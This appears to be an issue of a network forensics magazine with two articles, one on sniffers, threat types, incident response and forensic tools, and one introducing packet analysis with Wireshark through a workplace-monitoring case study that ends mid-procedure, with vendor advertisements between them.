Sniffers are network monitoring tools which aid in eavesdropping on the network. They are used by both network administrators and attackers equally. Network administrators rely on Sniffers for purposes such as securing the network or improving the networks performance. The attackers use Sniffers to capture network traffic in order to gather information for attacks. Sniffers are devices that, when connected to a network, capture all or selected network traffic. If the network traffic is not encrypted, it provides the sniffer a full view of the data in the network packet. A sniffer can be a software application running on a computer like a laptop or a standalone device. The software places the computer network card in “promiscuous mode” which allows it to see and capture all of the network traffic. In the background, the captured network traffic is recorded in a predefined log for future or ad hoc analysis use. The basic operation of a sniffer is easy to learn and utilities are readily available in an Open Source format. If you search for Wireshark or Snort, which are Open Source sniffer utilities, you will find hundreds of short videos and tutorials on how to use them for both good and bad purposes.

## APPLICATION LAYER ATTACKS

In an application layer attack, the attacker attempts to exploit the vulnerabilities of the host server and gain access to the server. Once the attacker has gained access into the server, he can then deploy all sorts of attacks to modify data, infect host system with viruses, infect networks with viruses, deploy sniffers and disable security controls for future exploits.

## EXTERNAL THREATS VS INTERNAL THREATS

External Threats refer to threats from an outsider who has no affiliation with the company. External threats are hard to investigate because it is difficult to determine where the threat is coming from. These threats come in two different types: simple attacks and persistent attacks. A simple attack is one in which the attacker tries to get in and out quickly without being detected by an Intrusion Detection System (IDS). The goal of a simple attack is to damage the network security by infecting it with viruses. On the other hand, a persistent threat’s goal is to get in and stay for a while. According to SearchSecurity, an “Advanced Persistent Threat” (APT) is a network attack in which an unauthorized person gains access to a network and stays there, undetected, for a long period of time. The intention of an APT attack is to steal data rather than to cause damage to the network or organization. APT attacks target organizations in sectors with high-value information, such as national defense and the financial industry. [2]

Internal threats are usually from someone inside the company. They could be caused by someone who is either directly or indirectly affiliated with the company. A number of times internal threats deal with escalating user privileges or abuse of privileged accounts or service accounts. A privileged account is defined as an account that holds administrative privileges and a service account is an account that is not to be used for interactive logins. For example, a web application logs into a database to obtain customer order information. The account that is being used to access this information is considered a service account. According to Infosecurity Magazine, there are many examples of the malicious abuse of privileged access to be found within recent headlines, including the case involving Saudi Aramco – Saudi Arabia’s national oil provider. During August 2012, an individual with privileged access to the company’s computers unleashed the Shamoon virus on the network resulting in a devastating loss of corporate data. The attack was so serious that it was described by Leon Panetta, the former US Secretary of Defense, as a “significant escalation of the cyber threat”. [3]

Regardless of where the threats come from, a network forensic professional needs to be prepared to handle attacks by having sound investigative practices.

## USES OF NETWORK FORENSICS

As a network forensic professional, you are likely to be involved in two types of investigations: internal and criminal investigations. Examples of internal investigations are a rogue employee, company network intrusions, corporate or industrial espionage or criminal investigations working with a governmental agency. Each type of investigation has different goals and requires different approaches. For example, if it is a planned monitoring activity to monitor a rogue employee, you may have time to install different network traffic collection points if they are not already in place. On the other hand, if it is an incident response where network intrusion is occurring, you may not have the ability to install additional data collections devices if they are not already in place. You would end up looking at the log ad hoc and start your collection from there.



In criminal investigations, you usually have time to setup network listening devices. For example, if a business suspects their network is being used as a front for a data heist or denial of service attack on another organization, law enforcement would have time to install additional network monitoring devices on the victim network.

Network forensics are also utilized for administrative purposes. For example, improving performance, to research blocked ports and blocked addresses or monitoring user activity in general. I have seen network forensic specialists involved in transaction monitoring via networks to identify bottle necks across firewalls and switches. For example, in a Local Area Network (LAN) or Wide Area Network (WAN) environment a network packet may go through multiple routers and switches known as hops before arriving at its destination. You may be required to identify all the different hops and routes. Don't worry, there are tools and utilities that will help you identify these devices.

### STEPS TO CONDUCT FORENSIC ANALYSIS

#### MUST HAVE LEGAL AUTHORITY

Before you conduct any type of investigation, whether it be a network forensics or a computer forensics investigation, either internal to your organization, for a criminal case or for a private case, you must have legal authority to conduct this investigation. This legal authority comes in several different fashions. For example, in a corporate environment you must have management buy in. You would not want to become a rogue employee who started collecting data unbeknownst to your employer. In criminal cases, you may need a search warrant or a consent to search. Obtaining a search warrant can be an extensive process where you have to prepare a probable cause affidavit, have it admitted in court as evidence before a judge authorizes a search. On the other hand, a consent to search can be fairly quick. A consent to search is basically a pre-printed form customized to a specific situation that can be filled out, signed and approved by a victim or representative of a company. In private cases where a network forensics professional is hired to conduct an investigation, a consent to search or a letter of engagement is the most feasible.

#### FIRST STEP – DATAGATHERING

Since the idea in network forensics investigation is to reconstruct network activity during a targeted time frame, the first step is to ensure that there is data available. There are proactive and reactive ways to collect network data. Network switches, firewalls, Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS) are common devices in the majority of networks regardless of size. These devices are a wealth of information. According to Simson Garfinkel there are two approaches to network data capture:

*Catch-it-as-you-can* systems, in which all packets passing through a certain traffic point are captured and written to storage with analysis being done subsequently in batch mode. This approach requires large amounts of storage, usually involving a RAID system.

*Stop, look and listen* systems, in which each packet is analyzed in a rudimentary way in memory and only certain information is saved for future analysis. This approach requires less storage but may require a faster processor to keep up with incoming traffic.

Both approaches require significant storage and the need for occasional erasing of old data to make room for new data. The open source programs *tcpdump* and *windump*, as well as a number of commercial programs, can be used for data capture and analysis. [4]

#### WHERE CAN YOU FIND DATA?

Listed below are common network devices that may contain a wealth of information:

Hub, Switch and Routers are network devices with varying capabilities. They allow computers and networks to connect with each other.

#### HUBS

Hubs are network device commonly used to connect different network segments. They are least expensive and less intelligent. As network packets arrive, hubs do not know their destination. Not knowing intended recipient computer, the network packet is broadcasted to all the computers or devices connected to the hub including the sender. The recipient computer either accepts the message while others reject it.

## SWITCH


Switches are similar to hubs but smarter. Unlike hubs, switches filter network traffic and forward packets to their intended recipients. When a packet first arrives, the switch does not know its intended recipient. At that point, the network packet is broadcasted to all the devices. The intended recipient computer accepts the message while others computers reject it. When the intended recipient accepts the message it also identifies itself to the switch and the response goes back to the sender only. Since switch now knows the recipient, all the subsequent packets go to the intended computer. All this happens instantaneously making the switch faster than a hub.

## ROUTERS

Routers are smartest of all three network devices and it is also the most complicated. Again, there are similarities with the other two network devices. The packets are forwarded to intended destinations along the network. Routers are commonly used to connect two networks like Local Area Networks (LAN) and Wide Area Networks (WAN). Routers have routing tables that allow them to determine the best path to get the network packet to its destination.

## INTRUSION DETECTION SYSTEMS (IDS)

Intrusion Detection Systems are hardware devices that are attached at a networks perimeter. An Intrusion Detection System's job is to monitor network traffic as it comes in and match the traffic signature with a library of known attack signatures. If an attack is sensed based on these known signatures, it notifies the administrator. See Figure 3.



**Figure 3.** *Intrusion Detection System*

## INTRUSION PREVENTION SYSTEM (IPS)

Intrusion Prevention Systems are similar to Intrusion Detection Systems as they are hardware devices that are attached to a network. In addition to detecting network intrusions, these devices also block network attacks by blocking traffic. The goal is to stop malicious network traffic before it compromises your network. When operational, IDS and IPS create logs and depending on the type of IDS or IPS being used, you can gather detailed information about the attacks. See Figure 4.




Figure 4. Intrusion Prevention System

### CONTINUOUS PACKET CAPTURE

Continuous packet capture devices are basically hardware devices with large storage capacity. Its sole purpose is to capture all of the network traffic. In case of an attack, breach or perhaps an internal investigation, the data can be analyzed. For example, IP Copper is an example of a commercial hardware device that captures all of the network traffic. [5]

### AD HOC SNIFFER WIRESHARK

Wireshark is an open source packet analyzer which is essentially a GUI interface to the command line utility called *dumppcap*. Dumppcap is a network traffic dump program which lets you capture network data to a file. If the file becomes too large, the utility can be customized to rotate to a new file every time a file reaches a predetermined size. The Wireshark program can be installed on a desktop computer or a laptop. The software configures the network card to promiscuous mode which allows it to listen to all the network traffic regardless of its destination. If installed on a laptop, it gives the network forensics investigator great flexibility and mobility to capture ad hoc network traffic from different subnets. See Figure 5.




Figure 5. Wireshark screen shot

**SNORT**

Snort is an open source network intrusion prevention and intrusion detection system (IPS/IDS) developed by Sourcefire. Snort combines benefits of signature, protocol, and anomaly-based inspection. Snort is an IPS/IDS technology which is deployed worldwide. With millions of downloads and nearly 400,000 registered users, Snort has become the de facto standard for IPS. Snort is a free network intrusion detection and prevention system capable of performing real-time traffic analysis and packet logging on IP networks. Snort can perform protocol analysis and content searching/matching. It can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. It also has a real-time alerting capability as well. Although open source, Snort is so successful that a commercial version is available from Sourcefire. [6]

**OSSEC**

OSSEC is another free Open Source host-based Intrusion Detection System. Although a Host-Based Intrusion Detection System (HIDS), it also performs log analysis, integrity checking, Windows registry monitoring, Unix-based root kit detection, real-time alerting and active response. As a log analysis and correlation tool, it comes with built-in decoders. It is a scalable, multi-platform system that can be easily customized. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, Mac OS, Solaris and Windows. [7]

**BACKTRACK**

Another great tool that can be used for gathering data is Backtrack. Backtrack is a Ubuntu Linux based operating system which can be installed on your local machine or run via live DVD. The software can also be installed on a USB device which you can then boot from. The Live DVD is powerful but considerably slower than a hard disk or USB disk. Backtrack has several built-in network and security tools. Although Backtrack contains various tools with graphical front ends, most tools will be used via a command line. Since Backtrack is a Linux based operating system, a lot of tasks can be scripted for ease of operation.

**INCIDENT RESPONSE FOR NETWORK INTRUSIONS**

In your career as a network forensic professional, there may be times when you are required to respond to an incident where there is an active intrusion. In cases like that, time is of the essence. A longer response time will result in more damage to your network. With that in mind, you should prepare a checklist so that personnel can react quickly to mitigate the damage. Although each incident will be different, having a checklist will ensure that nothing gets overlooked. Can you imagine if airline pilots conducted their pre-flight safety inspection by using their memory? How many things do you think they would miss? That's why they have a written pre-flight checklist. Either the pilot or co-pilot can use the checklist and perform a pre-flight safety inspection. Just like this example, you should have an incident response checklist that network personnel can start going through until an incident response team can respond to investigate the intrusion fully.

**PREPARATION**

Preparation is the key to success in any critical situation. Be prepared to handle an incident. Have a plan and strategy of who is going to do what. Identify an Incident Response Team. These should be people from your organization and be experts in their field. Communication is key to any critical incidents. You don't want multiple people trying to do same thing. Not only is it a waste of resources, but they could be overwriting each other's changes or blocking each other's changes. Their job responsibility should be clear. Ensure that your Incident Response Team has rights and privileges sufficient to do their job. There is nothing more frustrating than being involved in a critical incident and finding out the people who you have assigned to fix the problem are unable to access critical files and settings. Have the right hardware and software tools available. These tools should be tested in advance and not on the day of the incident. These points may seem common sense, but errors like these have happened. Also consider training your team. They should be properly trained in handling incidents which could cripple an organization if the correct actions are not taken. Have regular exercise drills and tabletop exercises. Tabletop exercises are paper exercises where the incident response team goes through a checklist to ensure nothing is being overlooked.

**IDENTIFICATION**

Initially you will want to gather all of the logs and errors (IDS, IPS, Switches and firewalls) and determine that an intrusion has occurred. Again having a checklist of all data sources would be priceless when collecting all the data.

### CONTAINMENT

Limit as much of the damage as you possibly can. In this stage, you would identify and isolate segments of your network by powering off network devices like switches and routers or blocking different communication ports.

### ERADICATION

After having identified and isolated the threat to your network, the next matter of business would be the removal of the identified threats and changes. You would also be restoring the affected system. Having a good backup of your system is critical. As previously mentioned, test your backup and restore processes in advance so you can minimize downtime for your organization.

### PLAN FOR FUTURE

This is a perfect time to reflect on lessons learned from current; as well as past incidents and prepare a case study to see what went wrong and how to avoid it in future. Also, look at how to improve your defenses by patching any vulnerabilities you discover immediately. Look at how the intrusion occurred, what was the weakness that allowed the attack to occur. If the attack was caused by a user error, it may mean retraining your end-users as well as educating your staff on recognizing network attack threats. [8]

### DATA ANALYSIS

When investigating network intrusions, the idea is to determine what happened, when it happened, where it happened and who is responsible for it. Once you have collected or have identified the logs you need, you have to analyze these logs. While some of these logs would be readable via common text editor, for some of them it would require proprietary viewers. Most of the proprietary viewers would have some type of search functionality built in it that should allow you to parse the data to reconstruct what happened. For logs that are easily readable via text editor, there are tools available that can help you sort the data.

### MANDIANT HIGHLIGHTER

Mandiant offers a great utility that can help you sort text based log files. The tool is also priced just right, it is free!

It provides the user the ability to view the data in three different ways:

1. The text view allows users to highlight interesting keywords and remove lines with “known good” content.
2. A graphical view shows all the content and the full structure of the file.
3. The histogram view displays key patterns in the file over time.

Pattern usage becomes visually apparent and provides the examiner with useful metadata that is not available in other text viewers or editors. [9]

### SANS INVESTIGATIVE FORENSIC TOOL KIT (SIFT)

Another great tool that is available to perform data analysis is the SANS SIFT Workstation. The SANS Workstation is a VMware Appliance that is preconfigured with all the necessary tools to perform a detailed digital forensic examination. Although predominantly a computer forensics platform, SIFT is Ubuntu Linux based and contains a variety of tools built for network forensics and log file analysis. Text based log files can be easily mounted in SIFT using external devices in READ ONLY format and easily parsed using Linux built-in utilities like *grep*.

### LIST OF TOOLS IN SANS SIFT

- The Sleuth Kit (File system Analysis Tools)
- Log2timeline (Timeline Generation Tool)
- SSdeep & md5deep (Hashing Tools)
- Foremost/Scalpel (File Carving)
- WireShark (Network Forensics)
- Vinetto (thumbs.db examination)
- Pasco (IE Web History examination)
- Rifiuti (Recycle Bin examination)
- Volatility Framework (Memory Analysis)

- DFLabs PTK (GUI Front-End for Sleuthkit)
- Autopsy (GUI Front-End for Sleuthkit)
- PyFLAG (GUI Log/Disk Examination)

## LOOK OUT OF ANTI FORENSICS

Anti-forensics is a huge topic and becoming more common. There are several detailed papers written on the topic. The idea behind anti-forensics is to either clean up your artifacts before leaving or manufacture and plant your own artifacts in key locations to cover-up your original artifacts. This will make it difficult for the investigators to track you. A quick search on the web will show you numerous websites and white papers about anti-forensics. As a new investigator you have to be extra careful not to overlook evidence and verify your evidence in more than one way. Sometimes lack of evidence *IS* evidence!

## IN SUMMARY

Network Forensics is a branch of digital forensics which relates to analysis of network traffic for the purpose of gathering evidence of network tampering, intrusion, evidence of criminal activity or general information gathering. Having an understanding of network topologies and hardware being used in your organization will help you better utilize your tools. While investigating any case, you must have legal authority to investigate. Depending upon the type of case being investigated, the criteria to obtain legal authority is different. When handling incidents involving networks, it is best to have a plan. A checklist of all the key hardware and software where data is available is instrumental in helping you reconstruct what happened. You should have a team of experts from the organization helping you gather and analyze network traffic.

### ON THE WEB

- If you are looking for practice logs or a detailed list of tools available, you can visit following sites: <http://forensicscontest.com/http://digitalcorpora.org/corpora/network-packet-dumps>
- These sites provide sample logs with questions and answers that you can use to practice network forensics skills.
- Mandiant Highlighter can be download from: <http://www.mandiant.com/resources/download/highlighter>

### REFERENCES

- [1] Structured Cabling "Cat5 vs. Cat5e vs. Cat6 – Which Ethernet Cable?" StructuredCabling.com <http://www.structuredcabling.com/cat5-vs-cat5e-vs-cat6-which-ethernet-cable-should-you-be-using-2>
- [2] Margaret Rouse "Advanced Persistent Threat (APT)" searchsecurity.techtarget.com – <http://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT>
- [3] Udi Mokady "Comment: Make Internal and External Threats a Boardroom Priority" infosecurity-magazine.com – <http://www.infosecurity-magazine.com/view/31182/comment-make-internal-and-external-threats-a-boardroom-priority>
- [4] Margaret Rouse "Network Forensics" searchsecurity.techtarget.com – <http://searchsecurity.techtarget.com/definition/network-forensics>
- [5] IP Copper "IPCopper Packet Capture Products" ipcopper.com – <http://www.ipcopper.com/products.htm>
- [6] SNORT "About SNORT" SNORT.org – <http://www.snort.org/snort>
- [7] OSSEC "About OSSEC" ossec.net – [http://www.ossec.net/?page\\_id=4](http://www.ossec.net/?page_id=4)
- [8] Patrick Kral "The Incident Handlers Handbook" sans.org – <http://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901?show=incident-handlers-handbook-33901&cat=incident>
- [9] Mandiant "Mandiant Highlighter" mandiant.com – <https://www.mandiant.com/resources/download/highlighter>

## ABOUT THE AUTHOR



*Rizwan Khan, CISSP, CFCE, CEECS, has over 30 years of information technology and investigative law enforcement experience. He began his career in law enforcement in 1986 with the Indiana University Police Department at Indianapolis as a Cadet Officer. He is a graduate of the Indiana Law Enforcement Training Academy (LEA Class of 1987). After completing his Bachelor's Degree in Public Affairs, Rizwan started his career with the Indianapolis Metropolitan Police Department. From the information technology side, Rizwan has more than a decade's experience working for the US Government as an IT Specialist. Rizwan is a published author and maintains several forensic and information technology certifications including Certified Forensic Computer Examiner (CFCE) through the International Association of Computer Investigative Specialists.*

## Technical Contributor: Matthew Shores

*Matthew Shores has over 18 years of information technology and investigative law enforcement experience. He began his law enforcement career in 1991 while a member of the United States Marine Corps. He also graduated from the United States Military Law Enforcement Academy located at Lackland AFB in San Antonio, Texas. In 1999, Matthew started his career with the Indianapolis Police Department. Matthew has held a variety of positions for the police department. He currently works with nationally recognized Indianapolis Metropolitan Police Department Cyber Crimes Unit as a forensic examiner. Matthew has conducted hundreds of digital forensic analyses and has been recognized as an expert in digital forensics in both state and federal courts.*

 **Dr.WEB®**  
since 1992



# Dr.Web 9.0 for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search



© Doctor Web  
2003 — 2013

[www.drweb.com](http://www.drweb.com)

**Free 30-day trial:** <https://download.drweb.com>

**New features in Dr.Web 9.0 for Windows:** <http://products.drweb.com/9>

**FREE bonus — Dr.Web Mobile Security:**  
<https://download.drweb.com/android>



# PACKET ANALYSIS USING WIRESHARK

## TO AID IN NETWORK FORENSICS INVESTIGATIONS

by **Jessica Riccio**

Culling through thousands of packets can, at times, seem daunting, but it is important to remember that packet analysis can be a crucial part of forensic investigations and network security. Through defining and exploring uses of packets in network forensics and applying the industry standard software known as Wireshark, we can gain real-world knowledge of packet analysis and showcase its importance in forensics investigations.

### What you will learn:

- Sections of a packet
- Packet sniffing and capture
- Investigative uses of Wireshark

### What you should know:

- Basic TCP/IP protocols
- Familiarization with OSI Model layers

According to Chris Sanders, author of *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems* packet analysis, is “the process of capturing and interpreting live data as it flows across a network in order to better understand what is happening on that network [1].” Packets flowing to and from the computer contain information needed by the computer to communicate with the Internet and other computers on the network. There are many tools available to network administrators and forensic investigators that facilitate the capturing of packets and their subsequent analysis; however, the same tools can be used by others who are trying to gain knowledge about a network, in hopes of penetrating into the network. Additionally, in the unfortunate circumstance where someone is able to gain unauthorized access to a network, looking over network logs and packet captures can provide insight into the investigation where there may be little evidence otherwise.

### WHAT IS A PACKET?

Packets play a part in every TCP/IP communication in which a computer participates. Essentially, a packet is like a container that holds information pertaining to the particular communication for which it is being used. This data includes where the information is coming from, where the information is going, what the information is, and what the receiving computer needs to know about the information.

A packet has main three parts: a header, payload, and a trailer. Each part of the packet is needed in making sure the information being sent arrives at the correct recipient and has not been altered.



## HEADER

The header is usually between twelve and fourteen bytes in length and is the first part of a packet. Information contained in the header assists the computers and networks participating in the communication by providing the following data: the source IP address, the destination IP address, and the number of the packet, if it is part of a sequence. Additionally, there can be other options and flags included in the header specific to the purpose of the packet.

## PAYLOAD

The payload is the data being transmitted, such as the body of an email that is being sent from one employee to another. The payload is usually between 46 and 1500 bytes in length. If the data needing to be sent is larger than the payload of one packet, multiple packets are used until all of the data has been sent to the recipient. When TCP/IP was first implemented, users discovered that a computer would become unstable if the payload exceeded the standard size at the time, which was eighty four bytes. This exploitation became known as the Ping of Death and has since been remedied in recent versions of TCP/IP protocols.

## TRAILER

The trailer is rather straightforward, yet is an important part of the packet. The purpose of the trailer is to signify the end of the packet. Additionally, the trailer can contain error-checking methods that ensure the packet is valid.

## PACKET SNIFFING AND SNIFFERS

Often used interchangeably with the term packet analysis, packet sniffing is the act of looking at packets as computers pass them over networks. Packet sniffing is performed using programs called packet sniffers. These programs are designed to capture the raw data as it crosses the network and translate it into a human readable format for analysis.

a d v e r t i s e m e n t



## Web Based CRM & Business Applications for small and medium sized businesses


### Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

**Contact Us to Find Out More**

+44(0) 118 3030 100

info@workbooks.com



Packet sniffers range from simple, command-line programs, like tcpdump, to complex programs with many options and a graphical user interface. Using various flags and filters, programs can be used to capture only relevant packets. For example, if the network administrator or investigator is concerned about only a single area of intrusion, such as email, they can filter out all packets that are not a part of email communications. For the purposes of this article, we will be using Wireshark, a program that offers a graphical user interface for ease of use and has the ability to perform advanced packet analysis.

## WIRESHARK

Wireshark, which was created in 1998, is a multi-platform “network protocol analyzer... that lets you see what’s happening on your network at the microscopic level [2].” As an industry standard program, Wireshark offers many features, the most useful being its ability to perform packet captures and allowing the network administrator or forensic investigator to analyze the capture offline. Wireshark also allows for deep packet inspection, which can be a treasure trove of information. It is important to always keep Wireshark up to date so that certain privileges needed to perform the packet capture are available. Because of its prominent place in industry, as well as its ability to perform deep packet inspection and offline analysis, we will be using Wireshark for our case study later in the article.

## TYPES OF PACKET INSPECTION

There are two different types of inspection when dealing with packets: shallow packet inspection and deep packet inspection. Each type of inspection is used for various tasks and has their advantages and disadvantages.

### SHALLOW PACKET INSPECTION

Shallow packet inspection (SPI) is the most basic form of packet inspection. This type of inspection is only concerned with the reading the header of the packet being transmitted. SPI occurs at the Network, Data, and Physical layers in the OSI Model because these layers are responsible for getting the data from its sender to its recipient. [3]

### DEEP PACKET INSPECTION

While SPI is sufficient for some layers, other layers need to access the payload of the packet in order to successfully accomplish their tasks. Deep packet inspection (DPI) allows the Application, Presentation, Session, and Transport layers in the OSI model to read the payload of the packet. The reading of the payload can be beneficial in instances where viruses and malware may hide in the payload of a packet. If SPI was used instead of DPI, malicious code could penetrate a network and begin infecting machines or stealing private information. Though useful in some instances, DPI has not been without controversy. Some have claimed that its use by telecommunication companies, to aid in network intelligence and monitoring, is too intrusive and should be evaluated. [3]

## CASE STUDY

In order to better demonstrate the concept of packet analysis and its relevance to a forensics investigator, we will perform two different packet captures and analyses. There will be a hypothetical, yet realistic scenario that will showcase each part of the case study. As we progress through the steps required to perform each capture and analysis, it will become apparent how each is representative of a possible situation a forensics investigator or network administrator may come across.

### SETUP

First, we downloaded Wireshark 1.10.5 and installed the program on computer running a 64-bit version of Windows 7. We accepted all of the default settings and installed Winpcap during the installation as well. Google Chrome version 32 was used as the Internet browser.

## GOOGLE IMAGE SEARCH CAPTURE AND ANALYSIS

The first part of our case study involves a scenario in which a Google image search is the main focus. After the scenario is presented, we will step through the process of capturing and analyzing the packets for pertinent information.

### SCENARIO

Imagine that you are the manager of a company and receive a tip from an employee that another employee is using his computer to view images that violate the company’s computer use policy. After hearing this information, you want to decide if the allegations made against your employee are true, and thus,

contact your IT department to ask for their assistance. The network administrator suggests hiring a forensics investigator to assist in the matter and together they decide that it would be best to monitor the suspected employee’s activity on the network for the next week to see if there is any evidence to support or refute the claims against the employee viewing images.

**CAPTURING AND SAVING PACKETS**

To capture the packets going to and from the suspected employee’s computer, the network administrator must begin a capture using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.




Figure 1. Capture drop-down list options

- In the *Capture Options* window, select which network connection you would like to monitor.
- Next, because we know that we are concerned with viewing images, we can apply an HTTP filter to the packet capture. This will ensure that we have far fewer packets to sort through. The application of the capture filter is done through the *Capture Filter* button on the *Capture Options* window. Select *Capture Filter* and choose HTTP from the pop-up window.
- Once both of these options are chosen, press the start button to begin capturing all HTTP packets coming to and from the machine. At this point the capturing has begun.
- For the purposes of this case study I searched Google images for “Fiji.”
